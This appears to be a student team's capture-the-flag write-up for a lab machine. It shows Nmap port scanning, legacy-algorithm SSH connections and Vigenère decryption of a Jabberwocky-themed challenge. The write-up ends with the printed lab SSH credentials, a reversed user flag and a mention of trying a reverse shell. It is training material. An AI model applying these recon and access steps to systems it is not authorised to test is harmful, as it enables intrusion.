

PenTest 1

ROOM A

CyberQuest

Members

ID	Name	Role
1211102409	CHUA KAI ZHENG	Leader
1211102696	LEE JIA MENG	Member
1211100917	NATALIE TAN LI YI	Member

Category: Recon and Enumeration


Question: 1

Members Involved: CHUA KAI ZHENG, LEE JIA MENG, NATALIE TAN LI YI

Tools used: Nmap/SSH/CyberChef/text reverse/boxentriq

Thought Process and Methodology and Attempts:

After starting the machine, KAI ZHENG did some simple enumeration using Nmap to scan the machine. Once the scan was completed, Kai Zheng saw a huge number of ports between the range 9000 to 13999.



```
(1211102409㉿kali)-[~]
$ nmap 10.10.201.205
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 02:52 EDT
Nmap scan report for 10.10.201.205
Host is up (0.19s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
9000/tcp  open  cslistener
9001/tcp  open  tor-orport
9002/tcp  open  dynamid
9003/tcp  open  unknown
9009/tcp  open  pichat
9010/tcp  open  sdr
9011/tcp  open  d-star
9040/tcp  open  tor-trans
9050/tcp  open  tor-socks
9071/tcp  open  unknown
9080/tcp  open  glrpc
9081/tcp  open  cisco-agos
9090/tcp  open  zeus-admin
9091/tcp  open  xmtec-xmlmail
9099/tcp  open  unknown
9100/tcp  open  jetdirect
9101/tcp  open  jetdirect
9102/tcp  open  jetdirect
9103/tcp  open  jetdirect
9110/tcp  open  unknown
9111/tcp  open  DragonIDSConsole
9200/tcp  open  wap-wsp
9207/tcp  open  wap-vcal-s
```

After that, Kai zheng uses the normal ssh command but he failed to get any information as it shows no matching host key type found.

```

1211102409@kali:~ 
File Actions Edit View Help
10024/tcp open  ssh      Dropbear sshd (protocol 2.0)
10025/tcp open  ssh      Dropbear sshd (protocol 2.0)
10082/tcp open  ssh      Dropbear sshd (protocol 2.0)
10180/tcp open  ssh      Dropbear sshd (protocol 2.0)
10215/tcp open  ssh      Dropbear sshd (protocol 2.0)
10243/tcp open  ssh      Dropbear sshd (protocol 2.0)
10566/tcp open  ssh      Dropbear sshd (protocol 2.0)
10616/tcp open  ssh      Dropbear sshd (protocol 2.0)
10617/tcp open  ssh      Dropbear sshd (protocol 2.0)
10621/tcp open  ssh      Dropbear sshd (protocol 2.0)
10626/tcp open  ssh      Dropbear sshd (protocol 2.0)
10628/tcp open  ssh      Dropbear sshd (protocol 2.0)
10629/tcp open  ssh      Dropbear sshd (protocol 2.0)
10778/tcp open  ssh      Dropbear sshd (protocol 2.0)
11110/tcp open  ssh      Dropbear sshd (protocol 2.0)
11111/tcp open  ssh      Dropbear sshd (protocol 2.0)
11967/tcp open  ssh      Dropbear sshd (protocol 2.0)
12000/tcp open  ssh      Dropbear sshd (protocol 2.0)
12174/tcp open  ssh      Dropbear sshd (protocol 2.0)
12265/tcp open  ssh      Dropbear sshd (protocol 2.0)
12345/tcp open  ssh      Dropbear sshd (protocol 2.0)
13456/tcp open  ssh      Dropbear sshd (protocol 2.0)
13722/tcp open  ssh      Dropbear sshd (protocol 2.0)
13782/tcp open  ssh      Dropbear sshd (protocol 2.0)
13783/tcp open  ssh      Dropbear sshd (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.13 seconds

(1211102409㉿kali)-[~]
$ ssh 10.10.112.183 -p 9000
Unable to negotiate with 10.10.112.183 port 9000: no matching host key type found. Their offer: ssh-rsa

(1211102409㉿kali)-[~]
$ 

```

After scanning for ports using the nmap MACHINE_IP as well, Jia Meng on the other hand tries to add the parameter with the port being displayed after the scanning process.



Burp Project Intruder Repeater Window Help

Comparer Logger Extender Project options User options Learn

Dashboard Target Proxy Intruder Repeater Sequencer Decoder

Intercept HTTP history WebSockets history Options

Request to http://10.10.102.76:9000

For... Drop Inte... Acti... Ope... Comment this item HTTP/1 ?

Pretty Raw Hex ↻ \n ⌂


```

1 GET / HTTP/1.1
2 Host: 10.10.102.76:9000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10

```

Search... 0 matches

However, Jia Meng's attempts were in vain as each port all displayed this message when being prompted.



Thus, Jia Meng, Kai Zheng and Natalie figured something must be missing and searched for the key to help us get access to the machine. After being stuck for 15 minutes, Natalie finds out to use the command `"ssh -o HostKeyAlgorithms\ ssh-rsa user@MACHINE_IP -p PORT"`. In OpenSSH, Natalie has found something that might be of help for us to gain access to the SSH server.

[OpenSSH Legacy Options](#)

OpenSSH implements all of the cryptographic algorithms needed for compatibility with standards-compliant SSH implementations, but since some of the older algorithms have been found to be weak, not all of them are enabled by default. This page describes what to do when OpenSSH refuses to connect with an implementation that only supports legacy algorithms.

When an SSH client connects to a server, each side offers lists of connection parameters to the other. These are, with the corresponding `ssh_config` keyword:

- `KexAlgorithms`: the key exchange methods that are used to generate per-connection keys
- `HostkeyAlgorithms`: the public key algorithms accepted for an SSH server to authenticate itself to an SSH client
- `Ciphers`: the ciphers to encrypt the connection
- `MACs`: the message authentication codes used to detect traffic modification

HostKeyAlgorithms

Specifies the protocol version 2 host key algorithms that the client wants to use in order of preference. The following values are supported in [OpenSSH](#) 6.7:

```
ssh-ed25519 ssh-ed25519-cert-v01@openssh.com ssh-rsa ssh-dss ecdsa-sha2-nistp256 ecdsa-sha2-nistp384  
ecdsa-sha2-nistp521 ssh-rsa-cert-v01@openssh.com ssh-dss-cert-v01@openssh.com ecdsa-sha2-nistp256-cert-  
v01@openssh.com ecdsa-sha2-nistp384-cert-v01@openssh.com ecdsa-sha2-nistp521-cert-v01@openssh.com  
ssh-rsa-cert-v00@openssh.com ssh-dss-cert-v00@openssh.com
```

Some of the failure attempts were done by Jia Meng from the beginning while trying to find the correct port that works for her.

```
[1211102696㉿kali)-[~]  
└─$ ssh -o HostKeyAlgorithms\ ssh-rsa user@10.10.177.125 -p 9999  
The authenticity of host '[10.10.177.125]:9999 ([10.10.177.125]:9999)' can't be established.  
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.  
This host key is known by the following other names/addresses:  
~/.ssh/known_hosts:9: [hashed name]  
~/.ssh/known_hosts:10: [hashed name]  
~/.ssh/known_hosts:11: [hashed name]  
~/.ssh/known_hosts:12: [hashed name]  
~/.ssh/known_hosts:13: [hashed name]  
~/.ssh/known_hosts:14: [hashed name]  
~/.ssh/known_hosts:15: [hashed name]  
~/.ssh/known_hosts:16: [hashed name]  
(41 additional names omitted)  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.10.177.125]:9999' (RSA) to the list of known hosts.  
Lower  
Connection to 10.10.177.125 closed.  
  
[1211102696㉿kali)-[~]  
└─$ ssh -o HostKeyAlgorithms\ ssh-rsa user@10.10.177.125 -p 9944  
The authenticity of host '[10.10.177.125]:9944 ([10.10.177.125]:9944)' can't be established.  
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.  
This host key is known by the following other names/addresses:  
~/.ssh/known_hosts:9: [hashed name]  
~/.ssh/known_hosts:10: [hashed name]  
~/.ssh/known_hosts:11: [hashed name]  
~/.ssh/known_hosts:12: [hashed name]  
~/.ssh/known_hosts:13: [hashed name]  
~/.ssh/known_hosts:14: [hashed name]  
~/.ssh/known_hosts:15: [hashed name]  
~/.ssh/known_hosts:16: [hashed name]  
(42 additional names omitted)  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '[10.10.177.125]:9944' (RSA) to the list of known hosts.  
Lower  
Connection to 10.10.177.125 closed.
```

```
[└(1211102696㉿kali)-[~]
$ ssh -o HostKeyAlgorithms\ ssh-rsa user@10.10.177.125 -p 9943
The authenticity of host '[10.10.177.125]:9943 ([10.10.177.125]:9943)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:9: [hashed name]
~/.ssh/known_hosts:10: [hashed name]
~/.ssh/known_hosts:11: [hashed name]
~/.ssh/known_hosts:12: [hashed name]
~/.ssh/known_hosts:13: [hashed name]
~/.ssh/known_hosts:14: [hashed name]
~/.ssh/known_hosts:15: [hashed name]
~/.ssh/known_hosts:16: [hashed name]
(43 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.177.125]:9943' (RSA) to the list of known hosts.
Lower
Connection to 10.10.177.125 closed.

[└(1211102696㉿kali)-[~]
$ ssh -o HostKeyAlgorithms\ ssh-rsa user@10.10.177.125 -p 10000
The authenticity of host '[10.10.177.125]:10000 ([10.10.177.125]:10000)' can't be established
.
RSA key fingerprint is SHA256:iMwNI8HsNKOZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:9: [hashed name]
~/.ssh/known_hosts:10: [hashed name]
~/.ssh/known_hosts:11: [hashed name]
~/.ssh/known_hosts:12: [hashed name]
~/.ssh/known_hosts:13: [hashed name]
~/.ssh/known_hosts:14: [hashed name]
~/.ssh/known_hosts:15: [hashed name]
~/.ssh/known_hosts:16: [hashed name]
(44 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.177.125]:10000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.177.125 closed.
```

With the command, Natalie gets the information “Higher” or “Lower” when attempting to access different ports that were given from the scan and share this information with her group mates. From there on, all of us figured that there must be a breaking point between the ‘Lower’ and ‘Higher’ which could be the method for us to locate the correct ports that work for us.

```
└─(1211100917㉿kali)-[~]
$ ssh -o HostKeyAlgorithms\ ssh-rsa user@10.10.78.237 -p 9485
The authenticity of host '[10.10.78.237]:9485 ([10.10.78.237]:9485)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
 ~/ssh/known_hosts:13: [hashed name]
 ~/ssh/known_hosts:14: [hashed name]
 ~/ssh/known_hosts:15: [hashed name]
 ~/ssh/known_hosts:16: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.78.237]:9485' (RSA) to the list of known hosts.
Higher
Connection to 10.10.78.237 closed.

└─(1211100917㉿kali)-[~]
$ ssh -o HostKeyAlgorithms\ ssh-rsa user@10.10.78.237 -p 9418
The authenticity of host '[10.10.78.237]:9418 ([10.10.78.237]:9418)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
 ~/ssh/known_hosts:13: [hashed name]
 ~/ssh/known_hosts:14: [hashed name]
 ~/ssh/known_hosts:15: [hashed name]
 ~/ssh/known_hosts:16: [hashed name]
 ~/ssh/known_hosts:17: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.78.237]:9418' (RSA) to the list of known hosts.
Lower
Connection to 10.10.78.237 closed.
```

Putting that in our minds, Jia Meng, Kai Zheng and Natalie were finally able to locate the ports that work for our own machine.

```

└─(1211102696㉿kali)-[~]
$ ssh -o HostKeyAlgorithms= ssh-rsa user@10.10.177.125 -p 11660
The authenticity of host '[10.10.177.125]:11660 ([10.10.177.125]:11660)' can't be established
.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
 ~/ssh/known_hosts:9: [hashed name]
 ~/ssh/known_hosts:10: [hashed name]
 ~/ssh/known_hosts:11: [hashed name]
 ~/ssh/known_hosts:12: [hashed name]
 ~/ssh/known_hosts:13: [hashed name]
 ~/ssh/known_hosts:14: [hashed name]
 ~/ssh/known_hosts:15: [hashed name]
 ~/ssh/known_hosts:16: [hashed name]
 (166 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.177.125]:11660' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Flw bpmte pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jibal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxxtachxta!

Oi tzdr hzw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkh--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd llloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkh we wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsso,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdv! Ttspaj!
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdtc semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret: ■

```

After gaining access, we are prompted with what seems to be a poem written in unreadable wording. However, there does seem to be a title for this poem (Jabberwocky). Jia Meng figured that we might find more useful information by searching it on google, and Jia Meng indeed found out that it is a nonsense poem written by Lewis Carroll.

Jabberwocky



Poem by Lewis Carroll

Book preview

14/42 pages available

PREVIEW



78% liked this book

Google users



"Jabberwocky" is a nonsense poem written by Lewis Carroll about the killing of a creature named "the Jabberwock". It was included in his 1871 novel Through the Looking-Glass, the sequel to Alice's Adventures in Wonderland. The book tells of Alice's adventures within the back-to-front world of Looking-glass world. [Wikipedia](#)

Originally published: 1871

Author: [Lewis Carroll](#)

By looking at the encryption, Kai Zheng tried to use cyberchef to decode it. Unfortunately, he failed to obtain any readable information

The screenshot shows the CyberChef interface with the following details:

- Input:** A Base64 encoded string: Vnfh, xpq! Wcl, xnh! Hrd ewyovka cvs alihbhk Ewl vpvict qseux dnie huidoxt-aehgb! Al peqi pt eitf, ick azmo mtd wlae Lx ymca krebpsxug cevm.
- Output:** Another Base64 encoded string: 'Iek lrla khzj zlbmg vpt Qesulvwzrr? Cpxx vw bf eifz, qy nthmjew dwn! V jitinofh kaz! Gtnntv1! Ttspjai' Wl ciskvtk m apw jzn.
- Recipe:** Magic (Depth 3)
- From Base64:** Alphabet: A-Za-z0-9+=, Remove non-alphabet chars checked, Strict mode unchecked.
- From Hex:** Delimiter: Auto

Since none of the output provided the information that we needed, Natalie went ahead and tried to search paragraph by paragraph from the unreadable poem that was displayed on each of our machines. With this, Natalie was able to find a Reddit post that seems to be of help in helping us move forward.



finsternacht · 2 yr. ago

Take the ciphertext and decrypt it with the plaintext as the key. If it was vigenere, you'll see the real key pop out. Which is the case here.

With the help of this, Natalie shares this idea with her teammates.

Then, Natalie finds another decoded tool with boxentriq.com. The Auto Solve function in this website helps to get the key to decode the vigenere when the max key length is set to '20'.

Score	Key	Text
37275	thalphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a
6615	hbkvbxuwphdbeavaxmm	fcux ljjpxfw brs fly zgtmrdf nzop qjp myic hur femacn as how toth eqw edaav owes drz fosnnndhew sum uvb veir zlxty kvczzwes yufmuh kaw cyeqgelyup my ved hrk opir ashc seow als zqadr zaix fnmol edzoke nff upmyer hirt pxr hsgo rbk morefled ifoklhvgnyz ro xkwo gfw tqcsvw colac wi slhe dmva aprl hed nutavui ats ki oheyyl au hkvpmp he co ion

With the key, Natalie succeeded in decoding the vigenere to an English poem. Kai Zheng, Jia Meng and Natalie managed to get the secret(beware the Jabberwock) in the last line of the poem.

Next, Kai Zheng types in the secret into the terminal and gets a response that may be the username: password (we noted that the password will be different for everyone)

```

File Actions Edit View Help
1211102409@kali: ~
TOOLS PUZZLE ABOUT
'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpxq hwt oi jhbkhew-
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnllw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbk
Ewl vpviict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cewm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgstd
Enter Secret:
jabberwock:WastingSwingingRefreshmentsTurning
Connection to 10.10.201.205 closed.

(1211102409@kali)-[~]
$ 
```

After that, Kai Zheng can log in to SSH as the user 'Jabberwock'

```

(1211102409@kali)-[~]
$ ssh jabberwock@10.10.201.205
jabberwock@10.10.201.205's password:
Permission denied, please try again.
jabberwock@10.10.201.205's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ 
```

When Kai Zheng logs into the SSH, he finds out there are three files: *poem.txt*, *twasBrilling.sh* and *user.txt*. By checking for each file, he thinks that the *user.txt* looks most suspicious.

```
last login: Fri Oct 3 05:05:53 2020 pts/1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrilling.sh  user.txt
```

```
jabberwock@looking-glass:~$ cat poem.txt
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
```

```
'Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!'
```

```
He took his vorpal sword in hand:
Long time the manxome foe he sought--
So rested he by the Tumtum tree,
And stood awhile in thought.
```

```
And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!
```

```
One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.
```

```
'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.
```

```
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
```

```
jabberwock@looking-glass:~
```

```
File  Actions  Edit  View  Help
```

```
Beware the Jubjub bird, and shun
The frumious Bandersnatch!'
```

```
He took his vorpal sword in hand:
Long time the manxome foe he sought--
So rested he by the Tumtum tree,
And stood awhile in thought.
```

```
And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!
```

```
One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.
```

```
'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.
```

```
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
jabberwock@looking-glass:~$ cat twasBrilling.sgh
cat: twasBrilling.sgh: No such file or directory
jabberwock@looking-glass:~$ ls
poem.txt  twasBrilling.sh  user.txt
jabberwock@looking-glass:~$ cat twasBrilling.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

Kai Zheng thought it was an encrypted code, so he try to decode it with cyberchef but he cannot find out the result he wanted.

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like Hex, Base64, and Hexdump. The main area has two sections: 'From Hex' and 'From Base64'. Under 'From Hex', the input is '32a911966cab2d643f5d57d9e0173d56{mht}' and the output is '32a911966cab2d643f5d57d9e0173d56{mht}'. The 'Input' section shows the same hex string. The 'Output' section also shows the same hex string. At the bottom, there's a green button labeled 'BAKE!' with a checkmark.

In the meanwhile, Natalie realised that the encrypted message may be the reverse version of the flag. She uses a text reverse website to reverse the flag and it helps her to get the flag(thm{65d3710e9d75d5f346d2bac669119a23}).

The screenshot shows the TextReverse website at https://www.textreverse.com. The main page has a search bar with the placeholder 'Type your text in the box and let us reverse it!'. Below the search bar is a large text area containing the hex string '32a911966cab2d643f5d57d9e0173d56{mht}'. At the bottom of the page, there are four buttons: 'Reverse Text', 'Reverse Wording', 'Flip Text', and 'Reverse Word's Lettering'. There are also two advertisements for PIDM (Perbadanan Insurans Deposit Malaysia) on either side of the main content area.

Category: Initial Foothold


Question:2

Members Involved: CHUA KAI ZHENG, LEE JIA MENG, NATALIE TAN LI YI

Tools used: Pентestmonkey/Netcat

Thought Process and Methodology and Attempts:

After gaining the user flag, Jia Meng, Kai Zheng, and Natalie now need to find a way to obtain the root flag. To obtain the root flag, we need to Privilege Escalation to other users because we do not get permission to visit the root file as the user Jabberwock. Kai Zheng tries to use the reverse shell.php that we use in 25 days of Cyber Security room by creating and pasting code into a PHP file but unfortunately, the machine doesn't install PHP and we cannot install it without root.



```
'Awbw utqasmx, tuh tst zljxxaa bdcij
Wph gjgl aoh zkuksi zg ale hpie;
Bpe oqbzc nxyi tst iosszgdtz,
Eew ale xtdt semja dbxxkhfe.
Jdbt tivtmi pw sxderpIoekudmgdstd
Enter Secret:
jabberwock:ExceptThursdaysHavingCinders
Connection to 10.10.60.90 closed.

(1211102409㉿kali)-[~]
$ ssh jabberwock@10.10.60.90
jabberwock@10.10.60.90's password:
Permission denied, please try again.
jabberwock@10.10.60.90's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
